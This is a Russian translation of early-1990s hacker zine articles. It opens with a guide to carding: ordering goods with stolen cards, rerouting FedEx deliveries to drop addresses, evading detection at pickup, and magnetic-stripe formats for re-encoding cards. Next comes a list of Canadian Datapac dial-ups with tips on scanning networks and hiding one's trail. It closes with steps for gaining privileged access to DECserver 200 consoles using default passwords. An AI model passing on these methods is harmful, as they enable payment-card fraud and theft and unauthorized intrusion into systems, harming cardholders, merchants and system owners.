Это один из самых сложных шагов. Если платёжный адрес карты находится рядом с вами, можно просто прийти к дому владельца и забрать посылку. Если нет — найдите жилой дом поближе (но не слишком близко) к месту вашего проживания. Или найдите дом с табличкой «Продаётся» во дворе. Или воспользуйтесь домом школьного приятеля, уехавшего в отпуск (в таком случае убедитесь, что он ПОНЯТИЯ НЕ ИМЕЕТ о ваших действиях). В любом случае ищите место, достаточно укромное — подальше от людных улиц, где есть возможность припарковаться незаметно. Жилые многоквартирные дома подходят ИДЕАЛЬНО.

Этап шестой — Перенаправление посылки

Один хороший трюк, которому меня научил друг. Работает отменно. Позвоните в Federal Express с номером авиабилля. Номер: 800-238-5355. Скажите, что в тот день вас не будет дома, чтобы подписать получение — вы будете в другом месте, и попросите переслать посылку на новый адрес. Вам могут сказать, что это займёт дополнительный день в зависимости от расстояния. НАСТАИВАЙТЕ на доставке на следующий день, объясните, что это крайне важно, и не давайте им спуску — требуйте супервайзера, если будут упираться. Их обязательство — ночная доставка. Кстати, звоните в Federal Express КАК ТОЛЬКО узнаете, что посылка физически находится у них, — так вы даёте им максимум времени на перенаправление. Разумеется, посылку перенаправляете на найденное вами место получения.

Этап седьмой — Получение посылки

Это САМЫЙ ОПАСНЫЙ момент. Именно здесь вас могут поймать. НЕ ПРОСИТЕ школьного приятеля забрать посылку. Мгновальный провал. НЕ ПЛАТИТЕ кому-то за это — он сдаст вас в ту же секунду. Не говоря о том, что вы, вероятно, умнее среднестатистического горожанина и сможете выкрутиться: «Какой-то мужик на улице дал мне 20 долларов и попросил забрать, ну я и подумал — а почему нет». СОБЛЮДАЙТЕ МАКСИМАЛЬНУЮ ОСТОРОЖНОСТЬ.

Позвоните в Federal Express и убедитесь, что посылка прибудет в тот день и всё идёт по плану. Уточните номер маршрута, примерное время доставки и время обязательной доставки для данного почтового индекса. Приедьте заранее, осмотритесь, проверьте, нет ли кого-нибудь подозрительного, наметьте пути отхода и выходы. Изучите окрестности, почувствуйте место — и придумайте, почему вы могли бы просто стоять здесь или зачем вам понадобилось забрать посылку. Помните: если вы соблюдали все описанные меры предосторожности — всё должно быть в полном порядке. Просто расслабьтесь, держитесь спокойно — и всё получится.

Погуляйте немного и выясните, с каких сторон может подъехать фургон Federal Express. Выйдите к дому именно в тот момент, когда он появится. Ведите себя так, будто просто идёте домой или выходите по делам. Распишитесь в получении — и готово.

Скажете: «Я нервный человек и не хочу, чтобы курьер запомнил мою внешность и описал её полиции, ФБР и т. д.» (Как будто он запомнит одного из сотен адресатов за день.) Позвоните в Federal Express и попросите разрешение на подпись при получении без присутствия. Тогда FedEx вправе оставить посылку у вашей двери, снимая с себя ответственность. ИЛИ оставьте записку со своей подписью (не печатными буквами) на двери, почтовом ящике и т. д. Помните, однако, что хозяин может прийти домой (или выглянуть в окно) и увидеть посылку или то, как вы её подписываете.

Помните: никто не обязывает вас присутствовать в момент доставки. Можно оформить разрешение на оставление или оставить записку. Но постарайтесь оказаться там КАК МОЖНО СКОРЕЕ после того, как посылку оставят. Лично я предпочитаю присутствовать: когда я просто жду и прихожу позже, посылки почти НИКОГДА там нет. Либо а> её украли, либо б> сосед взял её в дом, чтобы передать хозяину, либо в> хозяин оказался дома и сам получил посылку (что совсем плохо — ведь её выставили на его карту!).

Я ВСЕГДА использовал многоквартирные дома. Я ВСЕГДА лично присутствовал при получении. Меня никогда не задерживали. Если вы понимаете, как работает система, — знайте: никто НИКАК не может узнать, что покупка незаконная. Если разложить это по временной шкале:

```
<----14:00-------14:05------20:00-----10:00--->
     проверка    звонок   перенаправление   получение
```

Если возникнет проблема, это будет либо а> нехватка кредита на карте (вам просто оставят сообщение на голосовой почте), либо б> они позвонили в справочную и действительно дозвонились по тому номеру, либо в> VISA/MC/AMEX/DISC позвонила клиенту, чтобы подтвердить покупку — она показалась необычно крупной.

Очевидно, что если они связались с держателем карты, или visa/etc позвонила ему — посылку НЕ ОТПРАВЯТ, а значит, вам и незачем туда идти. Само собой, одно и то же место получения используется только один раз, одна и та же компания — только один раз, и одна и та же карта — тоже только один раз.

Получив посылку, ДЕРЖИТЕ РОТ НА ЗАМКЕ. Не прыгайте на IRC с криком: «Эй, Cameron, я только что закардил Amiga 4000». А если когда-нибудь и расскажете кому-то о кардинге — НИКОГДА НЕ НАЗЫВАЙТЕ ПОДРОБНОСТЕЙ: ни название компании, ни адрес дропа, ни имя на карте — НИЧЕГО. Если вы следуете этим инструкциям — можете быть уверены: проблем не будет. Я делаю это уже довольно долго, и правоохранительные органы никогда меня не беспокоили по этому поводу. Я никогда не встречал человека, который, соблюдая осторожность, попался. Те, кого брали за кардинг, либо хвастались, либо кому-то рассказывали заранее, либо были подставлены.

Я постарался охватить всё, но уверен, что кое-что упустил. Если есть вопросы — пишите. Я всегда готов помочь и нахожусь на IRC в #hack или в одном из лучших его альтернатив.

Запись на магнитную полосу

Помимо телефонного кардинга, существует ещё один вариант — запись кредитных карт с помощью устройства для записи на магнитную полосу. Одна группа делала это на протяжении ВОСЬМИ лет, прежде чем была поймана. Тема заслуживает отдельной статьи, но я лишь вкратце изложу основные принципы.

Дорожка I — 210 бит на дюйм (bpi). Дорожка II — 75 bpi.

Следующая таблица отображает формат данных на магнитной полосе (Дорожка I):

```
Поле №   Длина     Название поля
-------   ------    -------------

1         1         Start Sentinel (STX)
2         1         Format Code
3         13/16     Primary Account Number
4         1         Separator (^) HEX 5E
5         2-26      Card Holder Name
6         1         Separator (^) HEX 5E
7         4         Card Expiration in format MMYY
8         3         Service Code (?) 000 WORKS.
9         0/5       Pin Verification Field
10                  Discretionary Data Depends on 3, 5, 9
11        11        Visa Reserved Always last 11 positions
12        1         End Sentinel (ETX)
13        1         LRC
```

Максимальная длина записи — 79 символов.

Следующая таблица отображает формат данных на магнитной полосе (Дорожка II):

```
Поле №   Длина     Название поля
-------   ------    -------------

   1         1         Start Sentinel (STX)
   2         13/16     Primary Account Number
   3         1         Separator (=) HEX 3D
   4         4         Card Expiration Date in format MMYY
   5         3         Service Code (?) 000 works.
   6         0/5       Pin Verification Field
   7                   Discretionary Data Depends on 2, 6
   8         1         End Sentinel (ETX)
   9         1         LRC
```

«LRC вычисляется путём побитового XOR (исключающего ИЛИ) всех ASCII-значений символов в запросе — ИСКЛЮЧАЯ `, но ВКЛЮЧАЯ `.»


```
<STX> — HEX 02.
<ETX> — HEX 03.
```

Кстати, мою предыдущую статью «TTY SPOOFING» можно найти в Phrack 41, File 8.

***** Огромная благодарность моим друзьям, которых я не буду называть ввиду деликатности темы. Я ценю то, что они делились со мной своими знаниями, и эта статья — своего рода ответная услуга с моей стороны. Спасибо также команде Phrack, нынешней и прошлой, за отличный журнал и неизменное распространение информации в компьютерном андеграунде.

***** Удачного хакинга и безопасного кардинга!
VaxBuster '93

Список коммутируемых портов в Канаде



Автор: Synapse 403

Все мы, без сомнения, читали исчерпывающие материалы о принципах работы Tymnet или, в ряде случаев, Sprintnet. Они давно стали неотъемлемой частью хакерского рациона. Фактически на любой второсортной «подпольной» BBS есть целые разделы, посвящённые BT North America и доступным через неё сетям. Однако одна сеть, о которой вы, скорее всего, встретите крайне мало информации, — это Datapac.

Datapac была создана в конце семидесятых компанией Telecom Canada — крупным партнёрством телекоммуникационных компаний и предприятий, заинтересованных в высокоскоростной передаче данных между корпоративными и государственными системами: без лишних сложностей и с меньшими долгосрочными затратами. (По сути, именно так рождалось большинство PSN.)

Примечательно, что Datapac за последние десять лет почти не претерпела изменений в части безопасности, хотя и расширила доступ практически на весь земной шар в том или ином виде. Datapac является хакерской утопией не только благодаря слабой (а местами и вовсе отсутствующей) защите — она к тому же в значительной мере представляет собой относительно безопасную площадку (это понятие, разумеется, употребляется весьма условно) для начинающих и неуверенных в себе, желающих попробовать силы в игре под названием взлом сетей с коммутацией пакетов. Сеть Datapac особенно важна для канадских хакеров, имеющих прямой доступ к ней, а значит — при удаче — и прямой доступ к остальному миру.

Город (провинция)	Номер дозвона (2400 бод)	Номер дозвона (9600 бод)
(Бесплатно по Канаде)		800-565-8805
Abbotsford (BC)		604-855-3632
Banff-Canmore (ALTA)		403-762-5603
Barrie (ONT)	705-721-2411	705-726-0168
Bathurst (NB)	506-548-8658	506-548-9837
Belleville (ONT)		613-969-1161
Brampton (ONT)	416-796-3808	
Brantford (ONT)	519-758-0058	
Brockville (ONT)	613-345-7550	613-498-0676

Calgary (ALTA)	403-263-5021	403-265-4081
Campbell River (BC)	604-287-9166	604-286-9800
Chatham (ONT)	519-351-8950	
Chicoutimi - Jonqui (QUE)	418-543-8013	418-543-8512
Chilliwack (BC)		604-792-5218
Clarkson (ONT)	416-823-6010	
Cornerbrook (NFLD)	709-634-9060	709-634-8406
Cornwall (ONT)		613-936-9145
Courtenay/Comox (BC)		604-334-9846
Dawson Creek (BC)		604-782-8549
Drayton Valley		403-542-2300
Drummondville (QUE)		819-478-1741
Duncan (BC)		604-746-8241
Edmonton (ALTA)	403-421-1428	403-429-2492
Edmundston (NB)		506-735-8809
Fort McMurray (ALTA)		403-790-2300
Fort St John (BC)		604-787-8402
Fredericton (NB)	506-459-2792	506-453-0754
Granby (QUE)		514-375-9666
Grand Centre (ALTA)		403-594-2636
Grande Prairie (ALTA)		403-532-4533
Guelph (ONT)	519-763-3610	519-763-1280
Halifax (NS)	902-453-9100	902-453-2666
Hamilton (ONT)	416-523-6948	416-523-6855
Kingston (ONT)	613-546-0039	613-546-5764
Kitchener (ONT)	519-741-4000	519-741-1499
Lethbridge (ALTA)		403-320-6200

Lindsay (ONT)		705-328-2941
Lloydminster (ALTA)		403-875-8069
London (ONT)	519-432-2710	519-432-7101
Medicine Hat (ALTA)		403-528-3445
Moncton (NB)	506-856-5196	506-383-7780
Montreal (QUE)	514-861-4750	514-845-6014
Nanaimo (BC)		604-741-1552
Nelson (BC)		604-352-9258
New Glasgow (NS)	902-755-4594	
North Bay (ONT)		705-495-4720
Oshawa (ONT)		416-404-0596
Ottawa (ONT)	613-567-4552	613-563-7658
Peace River (ALTA)		403-624-1165
Penticton (BC)		604-490-0251
Port Alberni (BC)		604-723-6178
Port Hardy (BC)		604-949-8973
Powell River (BC)		604-485-9646
Prince George (BC)	604-561-9178	604-564-8953
Prince Rupert (BC)		604-627-8937
Quebec City (QUE)	418-647-2421	418-648-2611
Quesnel (BC)		604-992-3854
Red Deer (ALTA)		403-341-4033
Regina (SASK)	306-525-8760	306-347-9073
Rimouski (QUE)	418-725-3620	
Sault St-Marie (ONT)		705-942-7030
Sarnia (ONT)	519-339-9144	519-337-4727
Saskatoon (SASK)	306-934-9100	306-665-1046

Sherbrooke (QUE)	819-564-6417	819-829-1146
Smithers (BC)		604-847-9173
St Catherines (ONT)	416-687-3340	416-688-3433
St. Jerome		514-565-6552
St John's (NFLD)	709-739-1499	709-739-6931
St Johns (NB)	506-633-1021	506-652-1482
Ste Hyacinthe (QUE)		514-774-0720
Sydney (NS)	902-562-8224	
Terrace (BC)		604-638-8596
Toronto (ONT)	416-979-1232	416-979-1251
Trois Rivieres (QUE)	819-373-9983	819-373-9070
Truro (NS)	902-893-5434	
Valleyfield (QUE)		514-377-2114
Vancouver (BC)	604-662-8747	604-662-7865
Victoria (BC)	604-380-3874	604-360-2673
Whistler (BC)		604-932-8927
William Lake (BC)		604-398-8632
Windsor (ONT)	519-973-1086	519-973-4633
Winnipeg (MAN)	204-947-6797	204-453-6099

Город (провинция)	Номер дозвона (2400 бод)	Номер дозвона (9600 бод)
(Бесплатно по Канаде)		800-565-8805
Abbotsford (BC)		604-855-3632
Banff-Canmore (ALTA)		403-762-5603
Barrie (ONT)	705-721-2411	705-726-0168
Bathurst (NB)	506-548-8658	506-548-9837
Belleville (ONT)		613-969-1161
Brampton (ONT)	416-796-3808	

Brantford (ONT)	519-758-0058	
Brockville (ONT)	613-345-7550	613-498-0676
Calgary (ALTA)	403-263-5021	403-265-4081
Campbell River (BC)	604-287-9166	604-286-9800
Chatham (ONT)	519-351-8950	
Chicoutimi - Jonqui (QUE)	418-543-8013	418-543-8512
Chilliwack (BC)		604-792-5218
Clarkson (ONT)	416-823-6010	
Cornerbrook (NFLD)	709-634-9060	709-634-8406
Cornwall (ONT)		613-936-9145
Courtenay/Comox (BC)		604-334-9846
Dawson Creek (BC)		604-782-8549
Drayton Valley		403-542-2300
Drummondville (QUE)		819-478-1741
Duncan (BC)		604-746-8241
Edmonton (ALTA)	403-421-1428	403-429-2492
Edmundston (NB)		506-735-8809
Fort McMurray (ALTA)		403-790-2300
Fort St John (BC)		604-787-8402
Fredericton (NB)	506-459-2792	506-453-0754
Granby (QUE)		514-375-9666
Grand Centre (ALTA)		403-594-2636
Grande Prairie (ALTA)		403-532-4533
Guelph (ONT)	519-763-3610	519-763-1280
Halifax (NS)	902-453-9100	902-453-2666
Hamilton (ONT)	416-523-6948	416-523-6855
Kingston (ONT)	613-546-0039	613-546-5764

Kitchener (ONT)	519-741-4000	519-741-1499
Lethbridge (ALTA)		403-320-6200
Lindsay (ONT)		705-328-2941
Lloydminster (ALTA)		403-875-8069
London (ONT)	519-432-2710	519-432-7101
Medicine Hat (ALTA)		403-528-3445
Moncton (NB)	506-856-5196	506-383-7780
Montreal (QUE)	514-861-4750	514-845-6014
Nanaimo (BC)		604-741-1552
Nelson (BC)		604-352-9258
New Glasgow (NS)	902-755-4594	
North Bay (ONT)		705-495-4720
Oshawa (ONT)		416-404-0596
Ottawa (ONT)	613-567-4552	613-563-7658
Peace River (ALTA)		403-624-1165
Penticton (BC)		604-490-0251
Port Alberni (BC)		604-723-6178
Port Hardy (BC)		604-949-8973
Powell River (BC)		604-485-9646
Prince George (BC)	604-561-9178	604-564-8953
Prince Rupert (BC)		604-627-8937
Quebec City (QUE)	418-647-2421	418-648-2611
Quesnel (BC)		604-992-3854
Red Deer (ALTA)		403-341-4033
Regina (SASK)	306-525-8760	306-347-9073
Rimouski (QUE)	418-725-3620	
Sault St-Marie (ONT)		705-942-7030

Sarnia (ONT)	519-339-9144	519-337-4727
Saskatoon (SASK)	306-934-9100	306-665-1046
Sherbrooke (QUE)	819-564-6417	819-829-1146
Smithers (BC)		604-847-9173
St Catherines (ONT)	416-687-3340	416-688-3433
St. Jerome		514-565-6552
St John's (NFLD)	709-739-1499	709-739-6931
St Johns (NB)	506-633-1021	506-652-1482
Ste Hyacinthe (QUE)		514-774-0720
Sydney (NS)	902-562-8224	
Terrace (BC)		604-638-8596
Toronto (ONT)	416-979-1232	416-979-1251
Trois Rivieres (QUE)	819-373-9983	819-373-9070
Truro (NS)	902-893-5434	
Valleyfield (QUE)		514-377-2114
Vancouver (BC)	604-662-8747	604-662-7865
Victoria (BC)	604-380-3874	604-360-2673
Whistler (BC)		604-932-8927
William Lake (BC)		604-398-8632
Windsor (ONT)	519-973-1086	519-973-4633
Winnipeg (MAN)	204-947-6797	204-453-6099

Подключение и адресация

После подключения необходимо ввести одну или три точки и нажать Enter — в ответ система выведет числовой идентификатор вашего порта и узла:

```
                      XXXX XXXX
PORT-адрес ----------->^    ^
Номер NODE ----------------->^
```

После этого сеть просто ждёт, пока вы введёте команды — то есть адрес, по которому хотите подключиться. Если ничего не вводить, простой приведёт к разрыву соединения; время ожидания варьируется, но в среднем составляет около одной-двух минут.

Формат адреса Datapac весьма прост и чаще всего состоит из восьми цифр (иногда из десяти — об этом ниже). Первые четыре (префикс) указывают текущее местоположение в Канаде: крупные города, как правило, имеют несколько префиксов, точно так же, как несколько префиксов в телефонном справочнике. Последние четыре цифры произвольны и соответствуют номеру хоста.

Адрес из десяти цифр вместо восьми (то есть `xxxx xxxx xx`) использует подадрес. Нередко такие машины независимы от кластера узлов и существуют лишь для выполнения одной задачи. Бывает и так, что они просто выделены без какой-либо очевидной причины (кроме как чтобы сделать сканирование головной болью :>). Зачастую подсистемы работают как PAD или PAC, позволяя повторно войти в Dpac с уровня хоста — а значит, пользоваться корпоративным NUI и подключаться к другим узлам Dpac, не принимающим входящие платные звонки.

Подключение к машинам в сети Dpac

Datapac, как и большинство сетей, использует NUI (Network User ID) для учёта всех оплачиваемых соединений. Однако значительная часть машин в Dpac допускает входящие платные звонки внутри сети. Если же у вас есть действительный NUI, вы можете подключиться к любой машине в Dpac (кроме тех, что входят в закрытую группу пользователей). Я пришёл к выводу, что лучше прыгать по PAD-ам и полностью обходить проблему NUI. Ниже приведён список сообщений о подключении и их пояснений для межсетевых вызовов.

Сообщение	Пояснение
Call connected to: XXXXXXXX	Виртуальный канал установлен между исходящим DTE и удалённым (принимающим) DTE.
Hunted	Удалённый логический канал входит в группу поиска (hunt group).
Backed Up	Попытка вызова удалённого DTE не удалась. Сеть перенаправила вызов на другой заранее назначенный DTE, настроенный как резервный.
I	Вызов направлен на международный адрес.
P	Приоритетный сервис. Размер пакета: 128.
N	Обычный сервис. Размер пакета: 128 или 256.
DNA	Адрес сети данных (Data Network Address) исходящего DTE.
LCN	Логический номер канала (Logical Channel Number) принимающего DTE.

NUI	Вызов будет выставлен на счёт сетевого идентификатора пользователя (NUI) из 6–8 символов.
CUG	Принимающий DTE входит в закрытую группу пользователей (Closed User Group).
Reverse Charge	Принимающий DTE принял на себя оплату установленного соединения.

Перечисленные реакции относятся ко всем вызовам, которые не являются «международными». Реакции на подключение для международных вызовов приведены в следующем разделе.

Процедуры международного доступа Datapac

Datapac International обеспечивает входящий и исходящий доступ к 6 американским сетям и более чем 100 сетям с коммутацией пакетов по всему миру. Для успешного выполнения таких вызовов Datapac реализует международные процедуры CCITT X.75 и план международной нумерации X.121. Таким образом, пользователь Datapac, инициирующий международный вызов, должен использовать следующий формат:

```
                                    (1) (DNIC) (FOREIGN ADDRESS)
                                     :     :          :
Единица определяет международный .....:     :          :
префикс Datapac.                           :          :
                                           :          :
Сети с коммутацией пакетов .................:          :
идентифицируются четырёхзначным числом              :
— DNIC (Data Network Identification Code)             :
                                                      :
Иностранный национальный адрес ..................... :
задаётся восьми- или десятизначным числом.
```

Ниже приведён список полезных DNIC на случай, если захочется просканировать «чужие» сети:

```
Sprintnet         3110
Bell South        3143
Centel            3148
BT Tymnet         3106
Accunet           3134
NYNEX             3144
U.S. West         3147
ADP Autonet       3126
Fedex             3138
Express           3139
```

При сканировании (что, как я предполагаю, вы вполне можете захотеть сделать) вы столкнётесь с великим множеством загадочных сообщений — настолько многочисленных, что сбиться со счёта не составит труда. Некоторые из них заслуживают упоминания, другие — нет; вот несколько, которые вы можете встретить:

Сообщение	Пояснение
CALL CLEARED -- TEMPORARY NETWORK PROBLEM (XXY)	Сетевая проблема внутри Datapac или в иностранной сети препятствует установлению или продолжению вызова. Попробуйте позже.

CALL CLEARED -- ADDRESS NOT IN SERVICE (XXY)	Запрашиваемая иностранная сеть недоступна из Datapac, либо указанный адрес не существует (ещё не назначен или уже недействителен). Уточните у адресата, доступна ли сеть и корректен ли адрес.
CALL CLEARED -- ACCESS BARRED (XXY)	Вызывающий терминал не имеет права устанавливать международное соединение с данным адресом назначения из-за нарушения закрытой группы пользователей. Уточните сетевой адрес у адресата.
CALL CLEARED -- COLLECT CALL REFUSED (XXY)	Иностранная сеть или адрес назначения не принимают входящие платные звонки. Уточните процедуры установления вызова у адресата.
CALL CLEARED -- INCOMPATIBLE CALL OPTIONS (XXY)	Запрос на вызов признан иностранной сетью недействительным, главным образом из-за неверного количества цифр в адресе иностранной сети. Уточните адрес у адресата.
CALL CLEARED -- DESTINATION NOT RESPONDING (XXY)	Адресат недоступен, возможно, из-за неработающего канала сетевого доступа. Попробуйте позже и уточните у адресата.
CALL CLEARED -- DESTINATION BUSY (XXY)	Адрес назначения полностью занят (нет свободных логических каналов) и не может принять ещё один вызов. Попробуйте позже.
CALL CLEARED -- REMOTE PROCEDURE ERROR (XXY)	Ошибка протокола на интерфейсе удалённого DTE. Свяжитесь с удалённым DTE (адресатом).

Исходящие линии (Outdials) в Dpac

На большинстве коммутируемых входов Dpac есть и исходящие линии, однако для их использования необходимо либо звонить с хоста в сети Dpac, либо иметь NUI с публичным доступом. Второй вариант, как правило, сложнее получить, чем первый. Список адресов исходящих линий доступен по адресу `9210 0086` (центр помощи Datapac), однако он устарел и поэтому в значительной мере неточен, так что я его не привожу. Кроме того, большинство исходящих линий имеют низкую скорость, хотя встречаются и линии на 19,2 кбод.

Несмотря на то что получить доступ к исходящим линиям нередко довольно утомительно, не всё потеряно. Многие из машин, которые вы встретите в Dpac, — это LAT-серверы, Gandalf-ы, System/370 и прочие устройства с исходящими линиями. Мне попалось немало таких, у которых глобальный доступ к исходящим линиям полностью незапаролен.

Помимо всего прочего, Dpac весьма полезен для заметания следов при попытках цифрового вуайеризма в других сетях — таких как Sprintnet, Tymnet и т. д. Возможно, это означает несколько меньшую свободу манёвра, но всё же заставляет целевой сайт приложить чуть больше усилий для отслеживания вас.

В завершение я привожу результаты сканирования, с помощью которых можно познакомиться с Dpac. Это далеко не полное руководство по Datapac, однако здесь перечислены многие из найденных мной систем, принимающих входящие платные звонки. Для начала — список префиксов и соответствующих им районов.

Если вы ищете приличный сканер для Datapac, его можно получить по номеру 403-283-5519. Это не публичная система, но она позволяет гостям войти и скачать сканер, написанный для Procomm for Windows.

Частичный список префиксов Datapac

Calgary (ALTA)	6330	Clarkson (ONT)	9190
Edmonton (ALTA)	5870	Halifax (NS)	7610
Hamilton (ONT)	3850	Kitchener (ONT)	3340
London (ONT)	3560	Montreal (QUE)	8270
Ottawa (ONT)	8570	Quebec City (QUE)	4840
Regina (SASK)	7210	St-John's (NB)	7460
Saskatoon (SASK)	7110	St. John (NFLD)	7810
Toronto (ONT)	9160	Vancouver (BC)	6710
Windsor (ONT)	2950	Winnipeg (MAN)	6920

Список результатов сканирования

`$` = отказ от входящего платного соединения (Refused Collect Connection)

[Таблица из ~430 записей (NUA → название сервиса) — опущена]

Введение в DECserver 200

Автор: Opticon The Disassembled

> *АНАРХИЯ: «Убеждение, что общество*
> *может существовать без тюрем,*
> *армий, полиции и других организованных сил,*
> *поддерживающих права собственности, собирающих налоги или*
> *принуждающих к выполнению личных обязательств — долгов,*
> *контрактов или алиментов.» — EB 1966, m. I*
> *(взято из Phrozen Realm)*

> *«If ur good, nobody knows that ur there»*

DECserver — это терминальный сервер (ВАУ!). Модель 200 — наиболее распространённый сервер на машинах с VMS. Устройство подключает до восьми асинхронных (RS232C) терминалов к одному или нескольким хостам, доступным в локальной сети Ethernet.

Подключение к локальной сети осуществляется через физический канал Ethernet, поддерживается скорость до 19 200 бит/с. Сервер встречается на VAX, mVAX и VAXstation. Для взаимодействия с другими узлами используется протокол Local Area Transport; для реализации множественных сессий — протокол Terminal Device/Session Management Protocol. К нему могут быть подключены модемы с дозвоном и исходящими звонками, терминалы, принтеры и прочее подобное оборудование. Идентификационный код в VMS — DS2. Программное обеспечение устанавливается через VMSINSTAL.COM в `SYS$SYSROOT:[DECSERVER]` или в `SYS$COMMON:[DECSERVER]` для кластерных машин. И конечно, теперь вы спросите, зачем вам вообще интересоваться каким-то чёртовым СЕРВЕРОМ. Можно сделать немало интересного — например, бесплатно звонить (при условии удобного способа подключения). Можно даже найти DECserver 200, подключённый к восьми высокоскоростным модемам. Само собой разумеется, что для работы с такими устройствами нужны привилегии... или нет?

Настройка через DSVCONFIG.COM

Установите каталог по умолчанию на `SYS$SYSROOT:[DECSERVER]` и запустите `DSVCONFIG.COM`:

```
$
$ set default sys$sysroot:[decserver]
$ show default
  SYS$SYSROOT:[DECSERVER]
  =   SYS$SYSROOT:[DECSERVER]
  =   SYS$COMMON:[DECSERVER]
$ @dsvconfig

    You must assign a unique DECnet node name and DECnet node
address for each new DECserver.

Press <RET> to start, or <CTRL/Z> to exit...

      D E C s e r v e r   C o n f i g u r a t i o n   P r o c e d u r e

                                                  Version: V1.7

                          Menu of Options
                  1 - List known DECservers
```

```
                        2 - Add a DECserver
                        3 - Swap an existing DECserver
                        4 - Delete an existing DECserver
                        5 - Restore existing DECservers
                    CTRL/Z - Exit from this procedure

        Your selection? 1

DECnet  DECnet Server Service
Address Name   Type   Circuit  Ethernet Address   Load File      Dump File
------- ------ -----  -------  -----------------  -------------  -------------
 1.1    KEYWAY DS200  BNA-0    08-00-2B-07-39-5E  PR0801ENG.SYS  DS2KEYWAY.DMP
 1.2    REVEAL DS200  BNA-0    08-00-2B-28-32-CB  PR0801ENG.SYS  DS2REVEAL.DMP
 1.3    OASIS  DS200  BNA-0    08-00-2B-26-A9-57  PR0801ENG.SYS  DS2OASIS.DMP
 1.4    PAWN   DS200  BNA-0    08-00-2B-24-F3-98  PR0801ENG.SYS  DS2PAWN.DMP
 1.5    OPAQUE DS200  BNA-0    08-00-2B-11-EA-D4  PR0801ENG.SYS  DS2OPAQUE.DMP
 1.6    TOKEN  DS200  BNA-0    08-00-2B-10-64-98  PR0801ENG.SYS  DS2TOKEN.DMP
 1.7    KERNEL DS200  BNA-0    08-00-2B-12-D6-39  PR0801ENG.SYS  DS2KERNEL.DMP
 1.8    IRIS   DS200  BNA-0    08-00-2B-12-D6-39  PR0801ENG.SYS  DS2IRIS.DMP
 1.9    NEBULA DS200  BNA-0    08-00-2B-12-D6-39  PR0801ENG.SYS  DS2NEBULA.DMP

Total of 9 DECservers defined.
(Press RETURN for menu)
```

Подключение к серверу

```
$ mc ncp connect node iris

Console connected (press CTRL/D when finished)
#
```

Здесь потребуется ввести пароль. Обычно срабатывает пароль по умолчанию — попробуйте `access`. Только в системах с «высоким уровнем безопасности» пароль по умолчанию меняют, поскольку для доступа к Network Control Program в любом случае нужны привилегии (это может стать темой моей следующей статьи). Но раз вы уже используете системный аккаунт (привилегированный), вы можете при желании сменить текущий пароль. Подробнее об этом ниже.

```
DECserver 200 Terminal Server V3.0 (BL33) - LAT V5.1

Please type HELP if you need assistance

Enter username> <введите что угодно, это не имеет значения>
```

Вы внутри.

Базы данных: постоянная и рабочая

В DECserver существуют постоянная (Permanent) и рабочая (Operational) базы данных. Постоянная база хранит команды, которые действуют постоянно — даже после выхода из системы. В рабочей базе все изменения временны и сохраняются только на время текущего сеанса.

Получение привилегированного доступа

Попробуем получить привилегированный аккаунт по умолчанию, который позволяет просматривать различные данные и вносить изменения, недоступные обычному пользователю.

```
Local> set privileged
Password> system
```

И снова пароль по умолчанию должен сработать.

```
Local> show hosts

Service Name        Status       Identification

VMS               1 Connected    Welcome to VAX/VMS V5.4-2
MODEM               Available    Dial In And Out
UNIX                Available    BSD

Local> show nodes

Node Name           Status       Identification

VMS               1 Connected    Welcome to VAX/VMS V5.4-2
UNIX                Reachable    BSD
IRIS                Reachable

Local> show services

Service Name        Status       Identification

VMS               1 Connected   Welcome to VAX/VMS V5.4-2
MODEM               Available    Dial In And Out
UNIX                Available    BSD (RISC)

Local> show users

Port    Username             Status          Service

  1     anything             Connected       VMS

Local> show sessions (отображает ВАШИ сессии)

Port 1:  anything            Local Mode    Current Session: None
```

Особенности DECserver 200

Прежде чем продолжать, рассмотрим подробнее некоторые возможности DECserver 200, необходимые для понимания интересных вещей, о которых пойдёт речь далее.

Remote Console Facility (RCF) — инструмент управления, позволяющий удалённо подключаться к любому серверу через его управляющий порт. Это не аппаратный, а логический порт, хотя он обладает теми же характеристиками, что и физические порты.

Типы портов

• **Привилегированный порт** принимает все команды сервера. Позволяет проводить тесты, задавать параметры работы сервера, управлять безопасностью и т. д. Этот статус активируется командой `SET PRIVILEGED`, которую мы уже использовали.

• **Непривилегированный порт** позволяет управлять только теми сессиями, которые в данный момент подключены к хосту или узлу. Это статус по умолчанию.

• **Защищённый (Secured) порт** — нечто среднее. Пользователи могут применять ограниченный набор команд, влияющих только на их собственный порт. («Собственность — это кража, но кража — это тоже собственность, Прудон.» Прошу прощения, если перевод исказил смысл оригинала, и если я раздражаю вас тем, что то и дело отвлекаюсь на вещи, совершенно не относящиеся к теме статьи.)

Типы паролей

У нашего устройства пять типов паролей, что наглядно показывает его роль в системе безопасности.

(1) Привилегированный пароль (PRIVILEGED) — о нём вы уже знаете. Изменить его можно командой `SET/DEFINE SERVER PRIVILEGED PASSWORD "строка"`.

(2) Пароль входа (LOGIN) защищает сервер от несанкционированного использования. Может быть задан для каждого порта или для конкретного порта с модемом. Сначала нужно задать пароль для всего сервера через `SET/DEFINE SERVER LOGIN PASSWORD`, а затем включить или отключить его для конкретного порта через `SET/DEFINE PORT x LOGIN PASSWORD ENABLED/DISABLED`. Этот пароль запрашивается при входе на порт — приглашение отображается знаком `#`.

(3) Пароль обслуживания (MAINTENANCE) защищает от несанкционированных операций удалённого обслуживания, например таких, как мы выполняли через `DSVCONFIG.COM`. «Пароль сервиса DECnet соответствует паролю обслуживания сервера и никак не связан с паролем сервиса DECserver 200». Иными словами, тот, кто хочет изменить параметр вашего сервера, должен передать в командной строке `NCP>` параметр, содержащий пароль обслуживания сервера. Если этот пароль равен нулю (0), он не требуется. «Digital Equipment Corporation не рекомендует хранить пароль в базе данных DECnet (в качестве сервисного пароля DECnet) и настоятельно рекомендует изменить пароль обслуживания со значения по умолчанию 0 для обеспечения надлежащей безопасности сервера»... цк-цк-цк...

(4) Сервисный пароль (SERVICE) защищает один или несколько сервисов, определённых на сервере. Количество попыток ввода пароля до вывода сообщения об ошибке можно изменить командой `SET/DEFINE SERVER PASSWORD LIMIT`.

(5) Пароль блокировки (LOCK) защищает текущие сессии и порт от посторонних. Сервер не принимает ввод до тех пор, пока вы не введёте пароль блокировки повторно.

Наконец, порт может быть доступен только определённым пользователям или группам.

